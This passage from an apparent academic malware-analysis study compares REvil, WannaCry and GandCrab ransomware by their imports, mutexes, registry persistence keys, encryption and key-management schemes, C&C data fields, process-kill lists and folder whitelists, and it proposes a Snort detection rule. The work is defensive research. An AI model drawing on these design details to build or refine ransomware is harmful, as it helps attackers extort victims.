There are several imports that are only used by REvil and not by WannaCry. The most notable import in this set is the Shell32.dll import. Shell32.dll contains Windows shell API functions[61]. These functions are used by REvil to execute commands on the system, such as the runAs command to elevate privileges and to run commands to delete backups on the system. It seems that this import is quite unique as there is not really much of a legitimate use for it. As such, future work could include testing how many legitimate Windows applications on a system make use of this import and where it is used for. If it is not used for any legitimate purposes then thisit import can be used to detect REvil and stop them before it can damage a system.

Crypt32.dll is the module that implements many of the Certificate and Cryptographic Messaging functions in the CryptoAPI[6]. It is only used by REvil for converting strings to binary and vice versa. Gdi32.dll contains functions for the Windows graphical device interface[26] and is most likely used by REvil to display ransom information to the user of the system or mask actions from appearing on the screen. Mpr.dll[41] and Winhttp.dll[76] contain code for network functionality and are used by REvil to send data to C&C servers. Ntdll.dll contains NT system functions[46] which are used by REvil for file interaction as well as several other generic Windows NT functions. Ole32.dll contains functions that allow for object linking and embedding[47], which is only used by REvil to create an object stream. Shlwapi.dll contains functions for UNC and URL paths, registry entries, and color settings[62] and is mainly used by REvil to delete registry keys and values. Finally, winmm.dll contains functions belonging to the Windows multimedia API[79], which is used by REvil for time management. These imports do not show any unique characteristics that can be used for detection or classification of RaaS.

There are several imports that are used by WannaCry but not by REvil. Ws2_32.dll contains functions for the Windows Sockets API[80]. Iphlpapi.dll contains functions for interaction with the Windows IP Helper API[30]. Wininet.dll contains functions for internet functionality[78]. These imports are used by WannaCry for network connectivity purposes. Msvcp60.dll and Msvcrt.dll are part of the Microsoft C runtime libary and contains standard C library functions such as printf and memcpy[42][43]. All the unique imports for WannaCry are imports that cannot be distinguished from legitimate software and as such cannot be used to identify or detect ransomware and/or inversely detect RaaS.

The DLL files used by REvil that are not used by GandCrab have all been described in the comparison between REvil and WannaCry already. From the overview in Table 1 one can see that REvil makes use of the Winhttp.dll. This is most likely used by REvil for network functionality. GandCrab uses the Wininet.dll import for that. From the Windows documentation[77] one can find that winHttp supports being called while the thread is impersonating a different user, which is not possible in winInet. Since the REvil code impersonates a logged on user during its execution, this is the most likely reason that REvil developers chose winHttp over winInet.

9.4 Mutexes

REvil makes use of a mutex with a hardcoded identifier that is included in the ransomware sample to make sure it only executes once on a system.

WannaCry makes use of two mutexes, one when starting up and reading the configuration file, and one when starting the encryption process. Both of these mutexes ensure that only one WannaCry process is running on the system. If either of the mutexes is present on the system already, the WannaCry process will exit. The fact that WannaCry contains two mutexes instead of just one is most likely due to the fact that it is split up into multiple components, as the mutexes are created in seperate pieces of the ransomware. On top of this the mutex that is checked before the encryption process is not created by WannaCry itself and is, according to logrhythm, most likely a check for software installed on the target system[68].

GandCrab makes use of a single mutex. In version 1 the mutex is created with a name that consists of the pcgroup of the victim as well as the ransom id of the victim. This mutex is updated several times in Version 4 to stop security companies from creating it on systems without an actual GandCrab infection.

Both REvil and WannaCry make use of a mutex that kills the process if the mutex is already present on the system. This mutex is most likely present to prevent overinfection of a system and is a method that was also found to be employed by Spora, Maze, Lockbit and Nemty. Creating such a mutex on a system before infection will result in the system being immune to the ransomware in question. One problem with this is that RaaS strains change this mutex name with each version(and sometimes even accross different samples of the same version) and as such a widespread vaccine is easily countered by releasing a new version with a different mutex. Regular ransomware strains were found to make use of hardcoded mutexes or mutexes with names based on local machine information, as such this would be effective to prevent infections by regular ransomware. A difference between REvil and WannaCry is that WannaCry contains an additional check for a mutex that is created by software on the system, which is not present in REvil.

GandCrab makes use of a mutex that kills the process if already present on the system, this same process is also present in REvil. The difference between REvil and GandCrab is that the mutex name is found within the REvil binary and is unique to each REvil sample, while the mutex name that GandCrab uses is generated based on system information of the system it infects. The method GandCrab uses has proven to be ineffective as security companies were able to recreate their name generation algorithm and create mutexes on systems that were not affected by GandCrab and as such prevent GandCrab from infecting that system[4]. This is most likely the reason that REvil makes use of a mutex name that is included in the sample itself. This methodology of using a hard-coded mutex name was also found in Nemty, however Nemty only changes the mutex name when a new version is released.

9.5 Registry keys

REvil makes use of several registry key values saved in the LOCAL_MACHINE hive if possible and otherwise in the CURRENT_USER hive.

```
HKEY_LOCAL_MACHINE\recfg\
or
HKEY_CURRENT_USER\recfg\
```

These are used to save the variables used during execution. REvil also adds its own executable to the following registry to ensure that it is always started when the system boots:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

WannaCry uses several registry keys to ensure it is started when the system boots:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

The following registry key is used to save variables belonging to WannaCry:

```
HKEY_LOCAL_MACHINE\Software
```

And uses the following key to save the filename of the file being encrypted:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager
```

Finally, the key below is used to is used to display the ransom note on the desktop.

```
HKEY_CURRENT_USER\Control Panel\Desktop
```

Older versions of GandCrab only used a single registry key, which is:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

This key is used to restart the ransomware after a reboot. Newer versions of GandCrab were also found to store their encrypted RSA private key in the registry, as well as storing their public key in the registry. Both being stored in the registry below:

```
HKEY_CURRENT_USER\Software\keys_data\data
```

One of the differences in registry key usage between REvil and WannaCry is that REvil saves the encryption keys it uses to the registry. On top of this it stores a summary of the system and the extension it appends to files in the registry. WannaCry only saves the location of its working directory and the file name of the file that is currently being encrypted. This process of saving encryption

keys and system information to the registry was also found to be present in Nemty, whilst it is not present in any of the other regular ransomware strains analyzed. From this we learn that RaaS strains prefer to use the registry to manage encryption keys whilst regular ransomware only uses the registry as a means of adding itself as a startup app. Since the registry key names are static for the RaaS strains, blocking the creation of these registry keys could possibly prevent RaaS from executing. Another option could be extracting the values of the registry keys containing the encryption keys, however since these values are encrypted this would present the problem of decrypting the data from these values. Since the registry keys are filled before the encryption process starts, the registry keys being created can be used to detect RaaS during the early stages of its execution.

Another difference between REvil and WannaCry is that REvil also uses the CURRENT_USER hive as a fallback while WannaCry always tries to use the LOCAL_MACHINE hive without a fallback option. Such a fallback option seems to be unique to REvil. Phobos was found to use both the HKLM and HKCU registry hives at the same time, while all other ransomware strains analyzed only used a single registry hive. WannaCry uses the registry to change the desktop of the current user while REvil does not use this method. No other ransomware or RaaS strain was found to use this method and as such it seems to be unique to WannaCry. Finally, WannaCry uses two additional registry keys to ensure it is started on boot. The common properties between REvil and WannaCry with respect to registry key usage is the fact that they both use the same registry key to let their process execute when the system boots and use the LOCAL_MACHINE hive as their base hive. The process of using the registry to obtain persistence seems to be a pattern that is found in nearly all ransomware and RaaS strains. Phobos, Lockbit, Nemty and Buran were also found to do this. The fact that ransomware strains add themselves as a startup process using a registry key can possibly be used to detect them during/after execution. For future work one would have to test if the key/value pair to add the ransomware as a startup process is the same across different samples/versions.

The differences in registry key usage between REvil and GandCrab are that REvil stores the encryption keys, system summary and file extension in the registry while GandCrab only stores its encryption keys in the registry. REvil prefers the HKEY_LOCAL_MACHINE registry hive whilst GandCrab uses the HKEY_CURRENT_USER registry hive. GandCrab and REvil both add themselves as a startup service but do so using different registry keys. As Nemty also uses the registry to save encryption keys we can see that RaaS is moving towards a key management system that stores keys in the registry. This might be related to the fact that RaaS is moving towards multithreaded/asynchronic encryption, which needs key management that supports this.

9.6 API Functions

REvil makes use of the CryptGenRandom function from the advanced Windows API to generate the random bytes that are used to create the encryption keys used by the ransomware.

WannaCry also makes use of the CryptGenRandom function to generate the encryption keys used to encrypt files on the system.

GandCrab makes use of the CryptGenKey function to generate the encryption keys used. On top of that GandCrab also uses several other Windows API functions to manage encryption keys, the CryptDestroyKey, CryptImportKey and CryptExportkey functions are used for this. Finally GandCrab makes use of the Windows API function CryptEncrypt to perform the encryption process.

All ransomware and RaaS strains were found to use the Windows Crypto API to at least generate the encryption keys. This makes sense as this is a well tested and proven implementation of a random number generator. As such this would remove an attack vector against the ransomware compared to when such an RNG function is implemented by the ransomware strain itself. Since this is a Windows API function that is also used by legitimate applications these functions cannot be used to detect or classify (RaaS)ransomware. If a vulnerability is discovered in the CryptGenRandom API function then data recovery might be possible as the encryption keys used could then possibly be reproduced.

REvil makes use of the CryptGenRandom API function whilst GandCrab makes use of the CryptGenKey function. This difference can be explained by the fact that REvil makes use of Elliptic-Curve cryptography to generate a public/private key pair which is not supported by the CryptGenKey function[2]. On top of this the Salsa20 algorithm is also not supported by the CryptEncrypt API function[2].

9.7 Privilege escalation methods

Two methods for privilege escalation are present in REvil. The first method is to exploit CVE-2018-8453. The second method is to call run as admin on itself in an infinite loop until the system user presses the accept button. This second method seems to be present in more ransomware/RaaS strains as Phobos and Buran make use of this technique as well.

WannaCry infects systems through the EternalBlue exploit which results in a DoublePulsar backdoor running the WannaCry code on the kernel level.

GandCrab does not make use of any privilege escalation methods.

The differences in privilege escalation methods between REvil and WannaCry are that WannaCry makes use of a different exploit than REvil and that WannaCry only runs on systems that are vulnerable to the exploit whilst REvil can operate on systems that are not vulnerable to it's exploit using the runas

method. The method to prompt a user for administrative rights seems to be a method that is also used in other regular and RaaS strains and as such is not necessarily a distinctive property of RaaS. Privilege escalation methods seem to differ among strains, some do not contain any whilst others contain complex UAC bypass methods. This does not seem to correlate to either RaaS or regular ransomware but more to the sophistication of the strain.

The impact of RaaS(and ransomware in general) can be reduced by keeping systems updated, removing the ability of making use of UAC bypass techniques. The CVE used by REvil has been patched in 2018, however there are still a lot of production systems that have not updated and as such are vulnerable to the CVE. Besides this training users of critical systems to not allow programs to execute as administrator without understanding what the program does would also significantly reduce the impact of ransomware(and RaaS) as it will be rendered useless without administrative privileges. During forensic analysis one could check for traces of exploits being used, and if found these could point to a specific ransomware.

GandCrab does not use any privilege escalation method whilst REvil was found to use several. Nemty and Buran also did not contain any privilege escalation methods. This shows that the presence of privilege escalation methods mainly depends on the sophistication of the strain. Nevertheless this shows us that the more sophisticated RaaS developers are moving towards the inclusion of privilege escalation methods in their product. This makes it easier for their affiliates to spread the ransomware as affiliates spreading ransomware with built-in privilege escalation functions can deploy the ransomware with regular user permissions. When these privilege escalation methods are not present the affiliates have to obtain administrative privileges before deploying the ransomware.

9.8 Configuration options

REvil operates based on a configuration file that is stored in encrypted form within the executable. The complete list of fields in the configuration file can be found in subsection 5.8.

The WannaCry configuration file is a lot smaller and only contains .onion domains belonging to C&C servers and a link to a zipped installation of the TOR browser. The bitcoin address for the ransom is also stored here after requesting it from the C&C server.

GandCrab configuration is not done through a configuration file but instead through communication with a C&C server. The server specifies if the ransomware should execute or terminate as well as which public key the ransomware should use.

The differences between REvil and WannaCry with respect to configuration options are that REvil makes use of an extensive configuration file full of options while WannaCry uses a configuration file that only contains C&C domains and

a TOR download link. This difference seems to be unique to REvil. The only other strain that was found to make use of configuration options was Maze Ransomware, and even that strain was not as highly configurable as REvil. This shows that the number of configuration options correlates with the sophistication of the ransomware. The common properties of REvil and Wannacry are that they both use a local configuration file and that they both store their C&C domains in the configuration file. These differences and common properties do not result in any possibilities for detection or classification. The affiliate id(pid) present in the REvil configuration can be used by law enforcement to attribute a ransomware infection to a specfic actor. Such affiliate ids are likely also present in other RaaS strains as they will have to keep track of which infection belongs to which affiliate. On top of this the campaign id(sub) can be used to link different ransomware infections to a specific ransomware campaign. This has already been done by McAfee[38].

The differences between REvil and GandCrab are that REvil makes use of a local configuration file while GandCrab is configured through communication with a C&C server. The configuration through the C&C server seems to be unique to GandCrab as such functionality was not found in Nemty or Buran. Nemty and Buran did not seem to be configurable at all. REvil also has a lot of different configuration options that GandCrab does not have, it is only able to stop execution on the first C&C communication point. There are no common properties of REvil and GandCrab with respect to the configuration options. This shows us that the most sophisticated RaaS strain contains a lot of configuration options whilst the less sophisticated recent RaaS strains have removed the option to configure the ransomware all together.

9.9 Encryption method

REvil uses Salsa20 to encrypt files and uses AES-128-CBC to encrypt variables stored on the system.

WannaCry makes use of AES-128-CBC for file encryption using the Windows Crypto API.

In GandCrab V1 files are encrypted using AES-256-CBC. In version 4 GandCrab switched to using the Salsa20 encryption scheme for file encryption.

The differences in encryption between REvil and WannaCry are that REvil encrypts the variables it uses and stores them in the registry while WannaCry does not. This practice was also found in Nemty RaaS. This seems to be a property that is unique to RaaS as it was not found in any of the analyzed regular ransomware strains. This is possibly due to the fact that RaaS strains make use of two public keys and as such have to manage their keys in a different way. REvil uses Salsa20 to encrypt files while WannaCry uses AES-128-CBC to encrypt the files on the system. AES seems to be the preffered file encryption algorithm for both RaaS and regular ransomware. Maze and REvil make use of newer encryption algorithms. These two strains were the most sophisticated strains found

in the analyses and the the algorithms used are faster than AES with the same security level. This leads to the conclusion that the difference in encryption algorithms is correlated to the sophistication of the strain instead of the strain being a RaaS or regular ransomware strain. There are no common properties for the encryption used by WannaCry and REvil. Both encryption algorithms used are standard cryptographic algorithms and as such do not contain any known attacks. Most strains analyzed made use of the Windows Crypto API for either key generation or key generation and encryption, which have no known attacks. Thus file recovery is currently not possible. The type of encryption used to encrypt files can be used as a variable to classify which ransomware was used on a system, mainly for sophisticated strains.

REvil and GandCrab both make use of Salsa20, while older versions of GandCrab used AES. This switch of AES to Salsa20 can be explained by the fact that Salsa20 encryption is significantly faster whilst providing the same level of security[75]. Nemty and Buran both use AES. Thus as mentioned above the encryption algorithms seems to be correlated to the sophistication of the strain. More sophisticated RaaS strains prefer newer and faster encryption algorithms while less sophisticated RaaS strains stick to AES encryption.

9.10 Encryption key management

REvil uses Curve25519 public and private keys that are used for encryption. The private key used to generate the shared secret that is used for file encryption is encrypted using two different public keys, resulting in two encrypted keys. These keys belong to the REvil authors and the affiliate spreading the ransomware. SHA-3 is used to hash the secret and create a Salsa20 symmetric key used for file encryption. This same process is used to generate AES keys for the encryption of variables saved in the registry.

WannaCry uses a RSA-2048 public key belonging to the ransomware authors to encrypt the randomly generated AES keys of each file. The AES key is generated using the Windows Crypto API.

Older versions of GandCrab make use of a RSA key pair to encrypt the file encryption keys. File encryption is done using a random AES-256-CBC encryption key generated using the CryptGenRandom function. Each file encryption key is encrypted using the RSA public key and appended to the file. The public key to use is decided through communication with a Command & Control server. After version 4 GandCrab generates a RSA-2048 key pair as well as a Salsa20 key and nonce. The RSA private key is encrypted using the Salsa20 key, after which the Salsa20 key is encrypted using the RSA public key. The encrypted private key and Salsa20 key are combined as binary data and stored in the registry. After this the RSA public key is also stored in the registry. File encryption is done using a randomly generated Salsa20 key for each file. After encryption the Salsa20 key is encrypted using the RSA public key and appended to the file.

The differences between REvil and WannaCry with respect to encryption key management are quite large. REvil makes use of elliptic curve cryptography whilst WannaCry makes use of asymmetric cryptography. This difference seems to be unique to REvil as every other ransomware and RaaS strain analyzed was found to make use of RSA. REvil makes use of two public keys belonging to two parties behind REvil while WannaCry only makes use of one public key. This is a distinct difference that was present in every RaaS strain and not present in any of the regular ransomware strains. One of these public keys likely belongs to the RaaS strain creators whilst the other key belongs to the affiliate spreading the ransomware. This fact can possibly be used by law enforcement to identify the affiliate behind multiple infections, as their public key will might stay the same. Future work would need to be done to check if this is indeed the case.

REvil also has a layer between the public keys of the authors/affiliate and the file encryption keys by making use of a local Curve25519 key pair to encrypt the file encryption keys. WannaCry directly encrypts the file encryption keys with the authors public key. A similar process is also found in Nemty which makes use of two RSA key pairs to enable both the ransomware authors and the affiliate to decrypt the files and is suspected to also be present in Buran, although the existing literature is not complete enough to explicitly confirm it.

The process of generating encryption keys is also different as WannaCry generates the AES keys using the Windows Crypto API whilst REvil generates the keys by creating a Curve25519 shared secret based on a random file public key and the local private encryption key, which is hashed to create the Salsa20 key used to encrypt the file. The process REvil uses for key generation seems to be unique to REvil and is most likely used because REvil uses elliptic curve cryptography. All other ransomware and RaaS strains were found to use the Windows Crypto API for key generation. The algorithms that are used do not have any known attacks on them and as such recovery based on the key generation algorithms is currently not possible. Intel471 was able to discover which specific algorithm implementations were used in REvil[54], future work could analyze these implementations for faults in hopes of developing a method for recovering files.

The differences between GandCrab and REvil are that REvil makes use of Curve25519 to generate a public/private key pair whilst GandCrab does this using RSA-2048. As mentioned above this seems to be unique to REvil as all other RaaS and regular ransomware strains make use of RSA. This shows that RSA is the preferred method of assymetric encryption, whilst REvil has started making use of elliptic curve cryptography. Besides this the way that their public/private key pair is stored is also different. GandCrab makes use of Salsa20 to store encryption keys in the registry whilst REvil makes use of AES to store variables in the registry. No meaningful explanation can be found for this. REvil generates Salsa20 keys using a Curve25519 shared secret which is hashed using SHA-3 whilst GandCrab generates a random key using the Windows Crypto API. This is due to the fact that REvil uses elliptic curve

cryptography.

9.11 Command & Control communication fields

REvil sends an overview of system information to the C&C server. This overview contains the following fields:

```
ver, pid, sub, pk, uid, sk, unm, net, grp, lng, bro, os,
bit, dsk, ext
```

For an explanation of these fields refer to subsection 5.11.

WannaCry sends 3 fields to the C&C server:

```
User name, Host name, System information
```

The system information is a single field that contains configuration data, internal flags, counters and timestamps.

GandCrab collects system information and sends it to the C&C server, it sends the following fields to the C&C server:

```
Ip_address, pc_user, pc_name, pc_group, pc_lang, pc_keyb,
os_major, os_bit, ransom_id, hdd, pub_key, priv_key, av,
version, e_files, e_size, e_time
```

For an overview of what is contained inside these fields refer to subsection 7.11.

The differences in C&C fields between REvil and WannaCry are that REvil collects a lot more information about the system it infects. Which is something that from the other RaaS and regular ransomware strains was only found to be done in Nemty. This shows that RaaS strains keep track of more statistics than regular ransomware strains. The common properties of REvil and WannaCry are that they both send a summary of the infected system to the C&C server. This is a process that does not necessarily happen for each regular ransomware strain. Phobos, Lockbit and Spora do not seem to contact the C&C server at all and instead produce a unique key or file that needs to be submitted to the ransom site. Since RaaS collects a lot more data to send to the server this could be used as a method to detect it during early stages of execution(since it collects this data before the encryption process starts). This would be done by checking for the requests that generate the data that the RaaS wants to send to the C&C server. Future work needs to be done to see how the information sent to the server is collected. As was already mentioned in subsection 9.8 the affiliate id(pid) and campaign id(sub) can be used to link affiliates and campaigns to specific ransomware infections. Since the RaaS strains and some of the regular ransomware strains automatically send the data to the C&C server after encryption has finished, this network traffic can also be used for detection and classification of the infection.

The differences in C&C fields between REvil and GandCrab are a lot smaller. REvil sends a campaign and affiliate id back to the server, which GandCrab

does not. This might indicate that tracking of campaigns and affiliates has been added as a functionality to the RaaS back-end. Nemty does send back an affiliate id but does not send back a campaign id. Buran was found to make use of a unique identifier for each victim that is also used to link the infection to an affiliate. This shows that more recent RaaS strains employ affiliate ids to track the performance of their affiliates. GandCrab sends a private key and anti-virus version to the server before encryption starts, which REvil does not do and is also not present in Nemty and Buran. This is done by GandCrab to prevent over-infection, and is no longer present in newer versions to allow for offline infections. GandCrab also sends information about the encryption process to the server as well as the ip address of the client, which REvil and other Raas strains do not do. This shows that RaaS is moving towards a model that will function independently from Command & Control servers. REvil and Nemty send the random file extension used to the server which GandCrab does not do. The common properties are that REvil and GandCrab both send the public key used to the server(REvil after infection, GandCrab beforehand) as well as a lot of information about the system including what operating system is running on the system. This is a process that is also present in the other RaaS strains.

9.12 Network traffic

The only network traffic REvil creates is traffic after an infection. It sends a summary of the system to the C&C server, this summary is explored in subsection 5.11.

WannaCry generates network traffic when checking if it is running inside a VM by trying to resolve a killswitch domain. WannaCry also generates network traffic when spreading itself as it infects other systems through a SMB vulnerability. Finally, WannaCry contacts its C&C server through the TOR browser after the infection process is completed and sends the summary mentioned in subsection 6.11 to the server.

Older GandCrab versions contact a C&C server before encryption as a means of preventing overinfection. This functionality is not present in newer versions. GandCrab versions up until version 4 and from version 4.1 send a summary of victim data to the C&C server after encryption has finished.

The differences between REvil and WannaCry with respect to network traffic are that REvil only generates network traffic after the infection process is completed to notify the C&C server while WannaCry also generates network traffic during the early stages of the infection process. WannaCry generates SMB traffic when infecting a system and resolves a static domain when before starting the encryption process. The network traffic related to spreading through the network was also found in Lockbit, however this is likely related to the sophistication of the strains and not to the fact that they are "regular" ransomware, as this is quite advanced functionality. WannaCry also sends the system sum-

mary through the TOR browser while REvil uses https. From the other regular ransomware strains analyzed only Maze was found to automatically send data to the C&C server. Spora, Phobos and Lockbit did not do this. From the RaaS strains both Nemty and GandCrab did this, whilst Buran did not. This further shows that RaaS strains keep track of systems they infect and will usually send this information to the C&C server.

The servers that RaaS connects to can be used to identify the ransomware and classify which ransomware is present on the infected system, as these servers are most likely unique for a RaaS strain. Future work will need to be done to verify this. For REvil specifically, the fact that REvil always iterates over all the C&C domains in the config file is a dead giveaway that REvil is present. In order to implement a classifier a SNORT[64] rule is created as a proof of concept.

```
alert tcp any any -> $REvilDomains 443
(msg:"REvil Command and Control domain detected";  sid:1000001;
rev:1;)
```

The rule makes use of the list of C&C domains($REvilDomains) extracted from the REvil configuration file, which needs to be updated when new domains are identified. This will possibly generate false positives as REvil authors also include a lot of domains unrelated to REvil in the list. The rule could be extended to only generate an alert when several domains from the list are contacted within a certain timespan, which would eliminate that problem.

The difference between REvil and GandCrab is that older versions of GandCrab contacted the C&C server before encrypting a system. Older versions implemented it to prevent a system from being infected several times. This is not present in any recent RaaS strain. The most likely reason that RaaS developers have moved away from this method is due to the fact that systems that are not connected to the internet cannot be encrypted using this methodology. The common property between REvil and GandCrab is that they both send an encrypted summary of the victim system to their C&C server after encryption has finished. This process is present in nearly all recent RaaS strains, the only RaaS strain that was found to not contain this functionality was Buran. Since this traffic occurs after the system is encrypted it is not possible to use an IDS solution to detect RaaS during the early stages of execution.

9.13 Anti-virus evasion methods

None of the ranswomware or RaaS strains contain any anti-virus evasion methods. GandCrab is the only strain that collects any data on running anti-virus programs. The fact that none of the Ransomware strains make use of any form of anti-virus evasion is most likely due to the fact that most of them are packed and therefore undetected by anti-virus software. For REvil strains there were also unpacked versions found in the wild. The most likely explanation for this would be that the actors deploying the ransomware gain administrative privileges on the system and simply terminate any anti-virus processes before

launching the ransomware. This is a process that members from the Northwave CERT have seen happening in the wild.

9.14 Persistence mechanisms

The only persistence mechanism found in REvil is the process of adding itself as a startup app by setting a registry key value.

WannaCry uses several registry keys to ensure that it is started every time the system is booted.

The only persistence mechanism found in GandCrab is that it adds itself as a startup service through the registry. This functionality is present in all versions of GandCrab.

Both REvil and WannaCry make use of the registry to create persistence. The only difference is that WannaCry uses several different registry keys for it whilst REvil uses only one. This is a process that is employed by many of the analyzed RaaS and regular ransomware strains. Phobos, Lockbit and Buran were found to also use the registry to add themselves as a startup app. The registry key and value used for this might be static, which could be used to classify the ransomware that infected a system. Future work would need to explore this across a larger sample set.

Both REvil and GandCrab add themselfs as a startup service through the registry. REvil makes use of the Run registry key whilst GandCrab uses the RunOnce registry key, no explicit reasoning could be found for this. Buran also used the Run registry key to do so, whilst Nemty used a scheduled task to obtain persistence. This shows that all RaaS strains use persistence mechanisms and the most used method is through the registry.

9.15 Spreading mechanisms

REvil does not contain any spreading mechanisms. This is most likely due to the fact that affiliates are responsible for spreading the ransomware. This also applies to GandCrab, Nemty and Buran which also did not contain any spreading mechanisms. The fact that the spreading method is not related to the ransomware itself might show that different spreading methods can be attributed to different affiliates, which could allow law enforcement to attribute infections to a specific affiliate due to the spreading techniques used.

WannaCry spreads itself via an SMB vulnerability, using the EternalBlue exploit to gain kernel access to the system. This shows that WannaCry spreads itself through exploiting systems using a fixed vulnerability while the spreading of REvil is based on the skills of the affiliate. Lockbit was also found to spread itself through SMB, however only locally. There were no spreading methods found in Spora, Phobos and Maze. This shows that regular ransomware does

not necessarily depend on built-in spreading methods but is also spread by actors manually.

9.16 Process white/blacklist

All three ransomware strains make use of a process blacklist to kill any processes they expect to impact the encryption of files on the system. This seems to be a common practice among ransomware as Phobos, Maze, Lockbit, Nemty and Buran are also found to use one, whilst Spora did not. The processes that are killed by the strains are found in Table 2.

	REvil	WannaCry	GandCrab	Phobos	Maze	Lockbit	Nemty
agntsvc.exe	✓		✓	✓			
axlbridge.exe						✓	
Culture.exe						✓	
dbeng50.exe	✓		✓	✓			
dbsnmp.exe	✓		✓	✓			
dbsrv12.exe						✓	
DefWatch.exe						✓	
dumpcap.exe					✓		
encsvc.exe	✓		✓	✓			
esktopqos.exe			✓				
excel.exe	✓		✓	✓	✓		✓
fdlauncher.exe						✓	
fiddler.exe					✓		
firefoxconfig.exe	✓		✓	✓			
fopath.exe			✓				
httpd.exe						✓	
infopath.exe	✓			✓			
inmydesktopservice.exe			✓				
isqlplussvc.exe	✓		✓	✓			
mSExchange*		✓					
microsoft.Exchange.*		✓					
msaccess.exe	✓		✓	✓	✓		
MsDtSrvr.exe						✓	
msftesql.exe	✓		✓	✓			
mspub.exe	✓		✓	✓			
mydesktopqos.exe	✓			✓			
mydesktopservice.exe	✓			✓			
mydsqbcoreservice.exe			✓				
mysqld-nt.exe			✓	✓	✓		
mysqld-opt.exe			✓	✓			
mysqld.exe	✓	✓	✓	✓			
mysqld_nt.exe	✓						
mysqld_opt.exe	✓						
ocautoupds.exe	✓		✓	✓			
ocomm.exe	✓		✓	✓			
ocssd.exe	✓		✓	✓			

	REvil	WannaCry	GandCrab	Phobos	Maze	Lockbit	Nemty
onenote.exe	✓		✓	✓			✓
oracle.exe	✓		✓	✓			✓
outlook.exe	✓		✓	✓	✓		✓
pipanel.exe					✓		
powerpnt.exe	✓		✓	✓			
procexp64.exe					✓		
procexp.exe					✓		
procmon64.exe					✓		
procmon.exe					✓		
python.exe					✓		
QBCFMonitorService.exe						✓	
QBDBMgr.exe						✓	
QBIDPService.exe						✓	
qbupdate.exe						✓	
QBW32.exe						✓	
RAgui.exe						✓	
RTVScan.exe						✓	
sqbcoreservice.exe	✓			✓			
SQL.exe							✓
sqlagent.exe	✓		✓	✓			
sqlbrowser.exe	✓		✓	✓		✓	
sqlserver.exe		✓					
sqlservr.exe	✓		✓	✓		✓	
sqlwriter.exe	✓	✓	✓	✓			
steam.exe	✓		✓	✓			
supervise.exe						✓	
synctime.exe	✓		✓	✓			
taskkill.exe					✓		
tbirdconfig.exe	✓		✓	✓			
thebat.exe	✓		✓	✓			
thebat64.exe	✓		✓	✓			
thunderbird.exe	✓		✓	✓			✓
tomcat6.exe						✓	
usbarbitator64.exe						✓	
visio.exe	✓		✓	✓	✓		
VirtualBox.exe							✓
vmware.exe						✓	
vmware-converter.exe						✓	
winword.exe	✓		✓	✓	✓	✓	✓
wordpad.exe	✓		✓	✓			✓
wxServer.exe						✓	
wxServerView.exe						✓	
x32dbg.exe					✓		

	REvil	WannaCry	GandCrab	Phobos	Maze	Lockbit	Nemty
x64dbg.exe					✓		
xfssvccon.exe	✓		✓	✓			
zhudongfangyu.exe						✓	

Table 2: Processes killed by REvil, WannaCry, Gandcrab, Phobos, Maze, Lockbit and Nemty

From Table 2 one can see that there is a small overlap between the processes that WannaCry and REvil kills, but that the list of processes of REvil is much larger. As such it is unlikely that WannaCry and REvil have based their blacklist upon the same list.

There is also a significant overlap between the processes killed by REvil and GandCrab. There are a few processes that are not killed by REvil whilst they are killed by GandCrab and vice versa. This is suspected to be due to the ransomware authors fine-tuning the ransomware and deciding that some of the processes do (not) interfere with the ransomware.

When looking at the blacklists employed by the strains analyzed in section 8 one can see that there is also a large overlap among those strains and REvil and GandCrab. This is likely due to the fact that the blacklists are recycled and adjusted by ransomware authors.

9.17 Folder white/blacklist used for encryption

All three ransomware strains make use of a folder whitelist, containing a list of folders that are not encrypted by the ransomware. This is a process that seems to be widespread amongst ransomware authors as all the ransomware and Raas Strains analyzed in section 8 also made use of this. This confirms the statements in section 3 stating that ransomware does not encrypt folders belonging to critical services. An overview of the folders that are not encrypted by the ransomware and RaaS strains analyzed in this paper can be seen in Table 3.

	REvil	Wan-naCry	Gand-Crab	Phobos	Maze	Lockbit	Nemty	Buran
.							✓	
..							✓	
$recycle.bin	✓					✓		✓
$windows.∼bt	✓					✓		✓
$windows.∼ws	✓					✓		
$\		✓						
All Users folders			✓		✓	✓		✓
appdata	✓					✓		✓
AppData\Local					✓			
AppData\Local\Temp		✓						
apple computer\								✓
application data	✓					✓		✓
boot	✓					✓		✓
c:\windows								✓
cache2\entries					✓			
common files								✓
Content.IE5		✓						
embedded lockdown manager								✓
Games					✓			
google	✓					✓		✓
google\chrome								✓
inetpub\logs								✓
intel	✓					✓		✓
internet explorer								✓
Local Settings			✓		✓			
Local Settings\Temp		✓						
Low\Content.IE5					✓			
Microsoft						✓		✓
microsoft help								✓
mozilla	✓					✓		✓
mozilla firefox								✓
Msbuild						✓		✓

	REvil	Wan-naCry	Gand-Crab	Phobos	Maze	Lockbit	Nemty	Buran
msocache	✓					✓		
nvidia								✓
opera								✓
opera software								✓
package cache								✓
perflogs	✓					✓		
programdata	✓	✓	✓					
program files	✓	✓	✓		✓			
program files (x86)	✓	✓						
ProgramData					✓			
Ransomware			✓					
recycler								✓
reference assemblies								✓
SHGetSpecialFolderPathW			✓					
system volume information	✓					✓		
Temporary Internet Files		✓						
tor browser	✓		✓		✓	✓		✓
User Data\Default\					✓			
windows	✓	✓	✓	✓	✓	✓		✓
windows.nt								✓
windows.old	✓					✓		✓
windows defender								✓
windows journal								✓
windows mail								✓
windows media player								✓
windows nt						✓		
windows photo viewer								✓
windows portable devices								✓
windowspowershell								✓
windows security								✓
windows sidebar								✓
\\		✓						

Table 3: Folders not encrypted by REvil, WannaCry, Gandcrab, Phobos, Maze, Lockbit, Nemty and Buran

One can see that the folders not encrypted by the ransomware are all folders belonging to user data, web browsers or applications that are needed to normally operate the system. The whitelist used by REvil contains a few more entries than WannaCry. However there is no meaningful conclusion that can be drawn from this beside the fact that REvil developers found the Intel, Google and Tor browser folders important enough to not encrypt. Possibly because they expect

their victims to use these for communication with the ransomware actors. The reason WannaCry does not whitelist the tor browser folder is due to the fact that WannaCry contains a Tor browser installation inside its binary. Compared to the overlap in process blacklists, the overlap in folder whitelists is a lot smaller. There are many differences among the ransomware strains with respect to which folders they do not encrypt. This is most likely due to the fact that developers do not use the same base whitelist and each created their own folder whitelist.

